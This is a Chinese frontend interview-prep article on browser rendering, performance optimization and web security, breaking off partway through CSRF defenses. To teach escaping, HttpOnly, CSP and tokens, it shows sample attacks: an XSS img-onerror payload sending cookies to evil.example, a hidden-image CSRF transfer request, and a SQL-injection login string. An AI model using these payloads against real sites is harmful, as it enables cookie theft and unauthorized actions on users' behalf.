一面 5:浏览器相关知识点与高频考题
前端代码最终都要交给浏览器执行,所以面试官很喜欢从浏览器的角度出题。题目虽然五花八门,归纳起来基本落在三块:
- 页面是怎么加载、怎么渲染出来的
- 怎么让页面更快(性能优化)
- 怎么让页面不被攻击(Web 安全)
下面按这个顺序展开:先把「从地址栏到像素」的流程讲清楚,性能优化的大部分手段都能从这条流程里推出来;最后单独讲 XSS 和 CSRF 两种最常考的攻击。
核心要点
- 加载阶段:DNS 把域名解析成 IP → 和服务器建立连接 → 发 HTTP 请求 → 服务器处理后返回 → 浏览器拿到一段 HTML 文本。
- 渲染阶段:HTML 解析成 DOM,CSS 解析成 CSSOM,两者合成渲染树,再经过布局、绘制、合成显示到屏幕上。
- 普通
<script>会卡住解析:JS 和渲染共用主线程,脚本又可能改 DOM,所以遇到它要先下载、执行完才继续。因此 CSS 放<head>,JS 放</body>前(或加defer)。 - 性能优化两条线:一是让资源更小、更少、更近(压缩合并、缓存、CDN),二是让渲染更省(减少 DOM 读写、懒加载、防抖节流、提前执行、SSR)。落地时要先测量、再优化、再复测,循环推进。
- XSS:攻击者把脚本混进页面让别人的浏览器执行,脚本拥有和页面一样的权限。防御靠输出转义、少用
innerHTML、HttpOnlyCookie、CSP。 - CSRF:攻击者诱导用户的浏览器带着已登录的 Cookie 去调用目标站接口。防御靠 CSRF Token、
SameSiteCookie、校验来源、关键操作二次确认,写操作不要用 GET。 - 两者的区别:XSS 是在你的站点里执行了别人的代码;CSRF 是在别人的站点上冒用你的身份,攻击者自己看不到 Cookie。
一、从输入网址到页面出现
面试题:浏览器从加载页面到把它渲染出来,经历了哪些步骤?

答这道题最好拆成两段:加载负责把 HTML 拿回来,渲染负责把文本变成画面。每段先列关键步骤,再挑重点稍作解释,不必一上来就深挖细节。
1. 加载:把 HTML 拿回来
| 步骤 | 做了什么 |
|---|---|
| DNS 解析 | 浏览器拿着域名去查 DNS(依次命中浏览器缓存、系统缓存、本地 DNS 服务器……),得到服务器的 IP 地址 |
| 建立连接 | 和这个 IP 建立 TCP 连接;HTTPS 还要再做一次 TLS 握手 |
| 发送请求 | 向服务器发出 HTTP 请求,比如 GET /orders |
| 服务器处理 | 服务器根据请求做计算,比如查数据库、按当前用户拼出不同内容,然后把结果作为 HTTP 响应返回 |
| 接收响应 | 浏览器收到响应,主体就是 HTML |
举个具体例子:在地址栏输入 https://shop.example/orders,DNS 查到 shop.example 对应某个 IP,比如 203.0.113.42(同一个域名在不同时间、不同地区解析出的 IP 可能不一样,CDN 就是靠这一点把用户导到最近的节点)。浏览器向这个 IP 发请求,服务器查出当前用户的订单,把它们填进 HTML 后返回。
在开发者工具的 Network 面板里点开这个文档请求,切到 Response 标签,就能看到浏览器到底收到了什么:

可以看到,服务器回来的不是「页面」,只是一段 HTML 格式的文本。浏览器认的就是这种由 W3C / WHATWG 标准定义的格式,之后的渲染工作全靠它来解析。
补充:加载阶段的更多细节,比如 DNS 的递归查询、TCP 三次握手、HTTP 缓存命中时可以直接跳过请求,都可以作为追问的展开点。完整链路推荐阅读 从输入 URL 到页面加载完成的过程中都发生了什么事情?。
2. 渲染:把文本变成画面
关键步骤:
- 解析 HTML,生成 DOM 树;
- 解析 CSS,生成 CSSOM;
- 把 DOM 和 CSSOM 合并成 渲染树(Render Tree),只保留需要显示的节点,并带上各自的计算样式;
- 根据渲染树做布局(算出每个盒子的位置和尺寸),再绘制、合成,最终显示到屏幕上;
- 解析过程中碰到
<script>,会停下来执行脚本,执行完再接着往下走。
逐条说说为什么。
为什么要先变成树? 浏览器收到的只是一长串字符,没法直接拿来计算位置、应用样式。先把它整理成有父子关系的结构(DOM 树),后续的样式匹配、布局计算、JS 操作才有对象可抓。树是最适合表达嵌套关系的数据结构。
外部资源怎么拿? 解析中遇到 <link rel="stylesheet" href="...">、<img src="...">、<script src="..."> 这类引用,浏览器会为它们各自再发请求,过程和取 HTML 一样,只是回来的内容换成了 CSS、图片或 JS。现代浏览器还有一个「预加载扫描器」,会提前扫一遍后面的标签,把要下载的资源尽早发出去。
为什么 CSS 要写在 <head> 里? 渲染树需要 DOM 和 CSSOM 都就绪。CSS 越早到手,CSSOM 就越早建好,DOM 解析完基本可以一次性得到正确样式的渲染树,首次绘制就是最终效果。如果把样式表放到 <body> 底部,浏览器可能先按默认样式把内容画出来,等样式到了再整体重新布局、重新绘制,用户会看到一闪而过的「裸页面」(FOUC),也多了一次渲染开销。
为什么普通 <script> 会阻塞? 两个原因:
- JS 可以改 DOM(比如
document.write、插入删除节点),解析器不知道脚本会改什么,只能等它跑完再继续,否则解析结果可能作废; - JS 执行和 DOM 解析、样式计算、布局绘制都在同一条主线程上进行。之所以设计成单线程,是因为如果一边渲染、一边有另一个线程改 DOM,两边对同一棵树的修改就会打架。
另外,脚本可能读取元素样式(如 getComputedStyle),所以如果它前面还有没下载完的 CSS,脚本执行也要等这份 CSS。
为什么 JS 传统上放在 </body> 之前?
- 先把已有的 HTML 解析、渲染出来,用户能更早看到内容,体验更好;
- 脚本里常常要操作页面元素。放在底部时,前面的 HTML 都已经变成 DOM,
document.getElementById一定找得到;放在<head>里时,<body>还没解析,取元素会得到null,接着调用方法就会报错。
现在更常见的写法是把脚本留在 <head>,用属性控制时机:
| 写法 | 下载 | 执行时机 | 是否阻塞解析 |
|---|---|---|---|
<script src> | 立即,阻塞 | 下载完立刻执行 | 是 |
<script src defer> | 并行 | HTML 解析完、DOMContentLoaded 之前,按书写顺序 | 否 |
<script src async> | 并行 | 下载完立刻执行,顺序不保证 | 只在执行那一刻暂停 |
<script type="module"> | 并行 | 默认行为同 defer | 否 |
业务主脚本一般用 defer;统计、广告这类互不依赖、早执行晚执行都行的脚本用 async。
二、性能优化
面试题:前端性能优化有哪些手段?
这道题可以答得很浅,也可以一路追问到构建工具、网络协议、浏览器原理,很能看出一个人的视野和实际经验。回答时先给出原则和方向,再分点举例,最后说说在项目里是怎么推进的。
1. 原则与方向
衡量标准只有一个:用户感受到的体验更好。围绕这个标准,具体目标可以概括为两条:
- 用空间换时间:多利用内存、各级缓存,能复用的结果就别重新算、重新下载;
- 让 CPU、GPU 少干活:减少计算量,让内容更快呈现出来。
对应到前面的流程,手段自然分成两大方向:
| 方向 | 对应流程 | 手段 |
|---|---|---|
| 让加载更快:减小页面体积、减少请求 | 加载阶段 | 静态资源压缩与合并(JS、CSS 压缩合并,小图标合成雪碧图);用文件指纹配合长缓存;静态资源放 CDN |
| 让渲染更省 | 渲染阶段 | CSS 在前、JS 在后;图片懒加载、滚动加载更多;缓存 DOM 查询结果;批量合并 DOM 修改(DocumentFragment);高频事件做防抖 / 节流;在 DOMContentLoaded 时就开始干活,不等 load;服务端渲染(SSR),让数据直接出现在 HTML 里,省去浏览器端用 JS 拼模板的时间 |
下面一项项看。
2. 压缩与合并静态资源
每个外部文件都要单独走一遍「请求 → 等待 → 下载」的过程。拆得越碎,花在往返上的时间越多:
<!-- 三个文件,三次请求 -->
<script src="/js/cart.js"></script>
<script src="/js/coupon.js"></script>
<script src="/js/checkout.js"></script>
打包工具把它们合成一个,只需要一次请求,同时去掉空格注释、缩短变量名,体积也变小:
<!-- 合并压缩之后 -->
<script src="/js/order-bundle.min.js"></script>
CSS 同理;多个小图标可以拼成一张雪碧图(CSS Sprites),用 background-position 取出需要的那块。服务器端再开启 gzip / Brotli 压缩,传输体积还能再降一大截。
现代补充:HTTP/2 起一个连接可以并发传多个请求,「文件越少越好」不再绝对。现在的做法是按路由、按功能做代码分割,首屏只加载必需的部分;图标更多用 SVG 或图标字体,雪碧图用得越来越少。
3. 用文件名控制缓存
静态资源可以让浏览器缓存很久,但前提是:内容变了,URL 也必须跟着变,否则用户会一直用旧文件。办法是把文件内容的哈希值写进文件名:
<!-- 第一次发布 -->
<link rel="stylesheet" href="/assets/app.3f9c2e.css">
<!-- 改了样式重新构建,哈希随内容变化,浏览器会当作新文件去下载 -->
<link rel="stylesheet" href="/assets/app.a71b05.css">
内容没变,文件名就不变,缓存继续有效;内容一改,文件名随之变化,相当于自动「刷新」了缓存。这个哈希不用手写,webpack、Vite 等构建工具会根据文件内容自动生成(如 webpack 的 [contenthash],早期常用 MD5 摘要)。配套的响应头一般是:
Cache-Control: max-age=31536000, immutable
而引用这些文件的 HTML 本身不能长缓存(通常用 no-cache 每次协商),否则用户拿不到新的文件名。
4. 静态资源放到 CDN
CDN 在各地部署了节点,用户会被调度到离自己最近的节点去下载,链路更短、更稳定,节点上也有专门的缓存和传输优化。所以 JS、CSS、图片、字体这类静态文件应尽量走 CDN:
<script src="https://cdn.jsdelivr.net/npm/dayjs@1.11.13/dayjs.min.js"></script>
公共 CDN 适合开源库;公司自己的业务资源一般放到自有 CDN 域名下,方便控制缓存和权限。
5. 服务端渲染(SSR)
纯前端渲染时,浏览器先拿到一个几乎空的 HTML,下载并执行 JS,再用 Ajax 请求数据,最后才把内容渲染出来。服务端渲染则在服务器上就把数据填进 HTML,一次请求返回完整内容,首屏能更快看到,也更利于搜索引擎收录。传统的模板引擎(如 PHP 的 Smarty、Java 的 JSP)是这种思路,现代框架里的 Vue SSR / Nuxt、React SSR / Next.js 也是。
6. CSS 在前、JS 在后
原因在第一部分已经分析过:CSS 早到能避免重绘和样式闪烁,JS 放后面(或加 defer)不阻塞解析。
7. 懒加载
页面上图片很多时,没必要一次全下载。先让所有图片的 src 指向一张很小的占位图(各个图片共用同一张,下载一次即可),把真实地址放在自定义属性里;等图片快滚动到可视区域时,再把真实地址换进 src:
<img class="lazy" src="/img/placeholder.svg" data-src="/photos/cat-1280.jpg" alt="橘猫">
const observer = new IntersectionObserver((entries) => {
  entries.forEach((entry) => {
    if (!entry.isIntersecting) return;
    const pic = entry.target;
    pic.src = pic.dataset.src;   // 进入视口才换成真实地址
    observer.unobserve(pic);     // 换完就不用再盯着了
  });
}, { rootMargin: '200px' });     // 提前 200px 开始加载

document.querySelectorAll('img.lazy').forEach((pic) => observer.observe(pic));
「下拉加载更多」是同一个思路:列表先只渲染一页,滚到底部再请求下一页。
现代补充:
- 普通图片可以直接写
<img src="..." loading="lazy">,浏览器原生支持懒加载,不需要任何脚本。- 为什么自定义属性要以
data-开头?这是 HTML 规范约定的写法:浏览器保证data-*属性不会和现在及将来的标准属性冲突,页面能通过校验,JS 里还能用element.dataset方便地读写。它和渲染性能没有关系,浏览器并不会因为属性名以data-开头就跳过它。
8. 缓存 DOM 查询结果
每查一次 DOM,都要跨越 JS 引擎和渲染引擎之间的边界,开销比访问普通变量大得多。对比下面两种写法:
// 反例:每轮循环都重新查询一次 DOM
for (let n = 0; n < document.querySelectorAll('.card').length; n++) {
  document.querySelectorAll('.card')[n].dataset.index = n;
}
// 正例:只查一次,结果存进变量反复使用
const cards = document.querySelectorAll('.card');
for (let n = 0; n < cards.length; n++) {
  cards[n].dataset.index = n;
}
记住一个原则:DOM 的读和写都很贵,能少一次是一次。
9. 合并 DOM 修改
每往页面里插一个节点,都可能触发一次重新布局。要插入一批节点时,先放进一个不在页面上的容器 DocumentFragment,全部准备好后一次性插入,页面只需要更新一次:
const products = ['耳机', '键盘', '显示器', '鼠标垫'];
const cartList = document.getElementById('cart');

const fragment = document.createDocumentFragment();  // 游离在文档之外的轻量容器
for (const name of products) {
  const item = document.createElement('li');
  item.textContent = name;
  fragment.appendChild(item);       // 这里操作的是 fragment,页面不受影响
}
cartList.appendChild(fragment);     // 只在这一步真正改动页面
现代浏览器会把同一个任务里的多次修改攒起来再统一布局,所以只「写」不「读」的情况下差距没有想象中大。真正要警惕的是读写交替:写完样式紧接着读
offsetHeight之类的布局属性,会逼浏览器立即重新布局。
10. 高频事件:防抖与节流
input、keyup、scroll、resize 这类事件触发得非常密集,如果每次都执行耗时逻辑(发请求、重新计算布局),页面会很卡。比如做搜索联想,只需要在用户停下输入时请求一次:
function debounce(fn, wait) {
  let timer = null;
  return function (...args) {
    clearTimeout(timer);                              // 又触发了,前一次作废
    timer = setTimeout(() => fn.apply(this, args), wait);
  };
}

const keyword = document.getElementById('keyword');
keyword.addEventListener('input', debounce((event) => {
  console.log('请求联想词:', event.target.value);   // 停止输入 200ms 后才执行
}, 200));
连续输入 n、no、nod、node,每次间隔 50ms,回调只会执行一次,拿到的是 node。
这种「停下来才执行」的做法严格说叫防抖(debounce);节流(throttle)则是「不管触发多频繁,每隔固定时间最多执行一次」,更适合滚动监听、拖拽。两者经常被混着叫,面试时最好能分清。
11. 尽早开始工作
document.addEventListener('DOMContentLoaded', () => {
  // HTML 解析完、DOM 树就绪就触发;图片、视频可能还在下载
  initSearchBox();
});

window.addEventListener('load', () => {
  // 页面上所有资源(包括图片、视频、iframe)都加载完才触发
  reportFullyLoaded();
});
绑定事件、初始化组件这类只依赖 DOM 的操作,放在 DOMContentLoaded 里就够了,不必等到 load,页面能更早变得可交互。
12. 在项目里怎么推进
上面每一条都只是一个「点」。真正在项目里做性能优化,需要一套可以循环的流程:
- 建立监控,摸清现状:在页面打开的各个阶段打点(DNS、连接、首字节、首屏、可交互……),把数据上报到性能平台,先知道现在有多慢、慢在哪;
- 定位瓶颈,定目标:挑出耗时最长的环节分析原因,确定优化点和要达到的指标;
- 实施优化;
- 用同一套数据验证效果;
- 调整优化点和目标,重复第 2 到第 4 步。
性能优化不是一次性的活,要遵循「先测量、再分析、后动手」的顺序,持续迭代。
现代补充:打点可以直接用浏览器的 Performance API(
performance.getEntriesByType('navigation'))拿到各阶段耗时;指标上业界普遍参考 Core Web Vitals:LCP(最大内容绘制)、INP(交互到下一次绘制的延迟)、CLS(累计布局偏移)。本地排查可用 Chrome DevTools 的 Performance 面板和 Lighthouse。
三、Web 安全
面试题:前端常见的安全问题有哪些?怎么防?
能把 XSS 和 CSRF 的原理和防御讲清楚,这道题就基本过关了。开讲之前可以顺带提一下最经典的 SQL 注入作为铺垫。
1. 先说说 SQL 注入
设想一个登录接口,后端把用户填的用户名、密码直接拼进 SQL 字符串去查库。如果有人在用户名一栏填 admin' --,拼出来的语句里,后面校验密码的条件就被注释掉了,不用密码也能登录。
本质是把用户输入当成了代码的一部分来执行。如今稍有规模的系统都会用参数化查询(预编译语句)或 ORM,并在认证流程上设置多重校验,所以这类漏洞多出现在缺乏安全意识的小型系统里。下面的 XSS 其实是同一个思路,只不过注入的不是 SQL,而是 HTML 和 JS。
2. XSS:跨站脚本攻击
XSS 是 Cross-Site Scripting 的缩写(为了和 CSS 区分写成 X),是前端最常见的攻击方式,包括 Facebook 在内的很多大型网站都中过招。
一个例子
一个论坛允许用户发帖,正文支持文字和图片。正常人发的是普通内容,而攻击者发了这样一条:
<img src="x" onerror="new Image().src='https://evil.example/steal?c='+encodeURIComponent(document.cookie)">
如果网站原样把这段内容输出到帖子页面,那么之后每个打开这个帖子的人,浏览器都会执行 onerror 里的代码,把自己的 Cookie 悄悄发到攻击者的服务器。
原理
攻击者想办法(发帖、评论、昵称、URL 参数……)把一段 JS 混进页面,等其他用户访问时,这段代码就在他们的浏览器里跑起来了。关键在于:注入的代码和网站自己的代码权限完全相同,可以读 Cookie、读本地存储、以当前用户身份调用接口、改写页面内容,网站分不清哪段代码是自己的。
按注入方式,XSS 通常分三类:
| 类型 | 恶意代码在哪 | 例子 |
|---|---|---|
| 存储型 | 存进了服务器数据库,所有访问者都会中招 | 帖子、评论、个人简介 |
| 反射型 | 放在 URL 参数里,服务器原样回显到页面 | 诱导点击 search?q=<script>… 的链接 |
| DOM 型 | 不经过服务器,前端 JS 把不可信数据写进了 DOM | el.innerHTML = location.hash.slice(1) |
危害
- 轻一点:页面被插入广告、布局被搞乱、功能失效;
- 重一点:用户隐私数据泄露。攻击者拿到 Cookie 后可以伪装成用户登录,修改资料、发起操作;
- 更严重的是XSS 蠕虫:早年间社交网站多次出现过这种情况,被注入的帖子里带着一段脚本,谁看了,脚本就以谁的身份自动再发一篇同样的帖子,新帖子又通过推荐和好友动态被更多人看到,感染呈指数级扩散。
防御
最根本的办法是:不信任任何用户输入,输出到 HTML 时进行转义,让浏览器把它当成文本而不是标签。需要转义的字符:
| 字符 | 转义为 |
|---|---|
& | & |
< | < |
> | > |
" | " |
' | ' |
/ | / |
function escapeHtml(text) {
const map = { '&': '&', '<': '<', '>': '>', '"': '"', "'": ''', '/': '/' };
return String(text).replace(/[&<>"'/]/g, (ch) => map[ch]);
}
escapeHtml('<img src=x onerror="alert(1)">');
// → '<img src=x onerror="alert(1)">'
转义之后,攻击代码只会作为普通文字显示出来,不会被执行。
除了转义,再加几道保险:
给敏感 Cookie 加
HttpOnly:浏览器禁止 JS 通过document.cookie读取它,就算有 XSS 也偷不走登录凭证:Set-Cookie: sid=8f2c1e; HttpOnly; Secure; SameSite=Lax少用
innerHTML:插入纯文本时用textContent,浏览器不会解析其中的标签。Vue 的{{ }}、React 的{}默认就是转义输出的,危险的是v-html、dangerouslySetInnerHTML。确实要渲染用户提交的富文本时,用 DOMPurify 这类白名单过滤库清洗。按上下文转义:同一段数据放进 HTML 正文、属性、URL、
<script>里,需要的转义规则不一样,比如href里还要拦掉javascript:协议。另外,转义应该在输出时做,而不是存库前改写数据。配置 CSP(内容安全策略):通过响应头限制页面只能加载、执行哪些来源的脚本,禁止内联脚本,即使注入成功也难以执行:
Content-Security-Policy: script-src 'self' https://cdn.shop.example
3. CSRF:跨站请求伪造
CSRF 是 Cross-Site Request Forgery 的缩写。它和 XSS 的思路不同:攻击者拿不到用户的任何信息,而是借用户已登录的身份,替他完成一个操作。
一个例子
某银行网站的转账接口是这样的:
GET https://bank.example/transfer?to=mallory&amount=500
只要请求带着有效的登录 Cookie,服务器就直接转账,不再要求输入密码或校验任何令牌。

用户刚登录过 bank.example,转头收到一封邮件或打开了某个论坛页面,里面藏着一张「图片」:
<img src="https://bank.example/transfer?to=mallory&amount=500" width="0" height="0">
页面一打开,浏览器为了加载这张「图片」就发出了 GET 请求,钱已经转走了,用户什么也没察觉。
为什么能成功
靠的是 Cookie 的一个特性:浏览器向某个域名发请求时,会自动带上这个域名下的 Cookie,而不管这个请求是从哪个页面发起的。
- 用户登录后,
bank.example的 Cookie 里就有了登录标记; - 之后无论是在
bank.example自己的页面上,还是在evil.example的页面上,只要请求发往bank.example,都会带着这个 Cookie,服务器就会认为是用户本人在操作。
注意别和同源策略搞混:同源策略限制的是读取跨域响应。在 bank.example 的页面里用 fetch 请求 other.example 的接口,默认不会带 Cookie(credentials 默认是 same-origin),响应也读不到。但 <img>、<form>、<script> 这类标签发起的跨站请求一直都能发出去,而且过去默认会带上目标站的 Cookie。CSRF 正是利用了这一点:攻击者不需要读响应,只要请求被执行就达到目的了。
防御
核心思路是:让服务器能分辨请求是不是用户在本站主动发起的。
| 手段 | 做法 |
|---|---|
| 关键操作二次验证 | 转账、改密码等敏感操作要求输入密码、短信验证码或指纹,现在的支付、电商网站基本都这么做 |
| CSRF Token | 服务器生成一个随机令牌,放在页面里或非 HttpOnly Cookie 里,提交时作为参数或请求头带上,服务器比对。攻击者的页面读不到这个值,也就伪造不出来 |
